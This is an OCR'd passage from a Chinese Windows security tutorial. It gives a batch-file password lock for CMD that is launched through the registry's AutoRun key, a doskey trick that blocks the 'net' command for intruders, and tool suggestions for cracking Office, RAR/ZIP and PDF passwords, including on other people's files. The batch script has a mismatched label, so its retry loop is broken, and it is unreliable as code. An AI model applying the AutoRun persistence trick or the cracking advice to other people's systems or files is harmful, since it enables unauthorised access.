



图7





图8

### （3）对CMD多一点关怀

入侵者很多情况下都要使用到CMD，所以要对它多一些关照，下面我们使用批处理制作一个简单的CMD加密锁！首先将以下代码，保存到e:\桌面\lock.bat！

```
@echo off
color ac
cls
:belgaln
echo 请输入运行密码
set/p password=
echo "%password%"|findstr "lovebaobao"
if "%errorlevel%"=="0" echo 密码正确 &goto end
echo 密码错误&goto beigain
:end
echo 成功运行CMD!
echo  **************************************
echo  *  欢迎使用CMD自制加锁器              *
echo  *    无任何版权，可以任意修改          *
echo  *      谢谢大家的使用，我是小菜笑哈哈     *
echo  *            basenet 制作             *
echo  *****************************************
echo
echo 今天是%date%,
echo 现在时间是%time%!
title LOVE 小宝 FOR EVEVR
```





图9

然后，我们再写一个注册表文件，打开记事本输入以下代码，保存为lock.reg！

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]
"AutoRun"="e:\\桌面\\lock.bat"
```





图10

双击lock.reg将文件导入到注册表中，以后要运行CMD，必须先输入密码才行，如图12。

### （4）设置net命令以迷惑攻击者





图 11





图 12

输入如下内容保存为批处理文件 net.bat：

```
doskey net=basenet
doskey net1=basenet
doskey net=您没有权限 $*
doskey net1=您没有权限 $*
```

运行 net.bat，入侵者就无法想当然的使用该命令修改管理员密码或者添加一个新的帐户了！

## 四、破解常见文档密码

### 1.office 加密文档的破解

对于 WORD\EXCEL 加密文件的密码破解，我们可以使用 office password remover，如图 13，可以在极短的时间内把密码破解出来，不过使用该软件需要连接到互联网，因为该工具要给软件服务器发送很少的加密数据才可以破解。对于 ACCESS 数据库加密文件，我想大家都知道很多破解方法，我常用的方法是通过 DOAMIN3.6 的密码破解功能实现密码的获取！如果使用上面的工具无法破解，大家可以使用advanced office password recovery，这是破解 office 加密文件的最经典的工具，软件运行后的界面如图 14 所示！

### 2.WINRAR/ZIP 加密文档的破解

使用 WINRAR 加密文档，很多人都会使用，如果密码忘记或者想查看别人加密的压缩文件该怎么办呢？向大家推荐多功能密码破解软件，软件运行后如图 15 所示，转到 ZIP/RAR 选项，单击“浏览”选择要破解的文件，单击“开始”按钮就可以了！

### 3.PDF 电子书的密码破解

网上有很多 PDF 格式的电子书，都被制作者设置了密码，





图 13

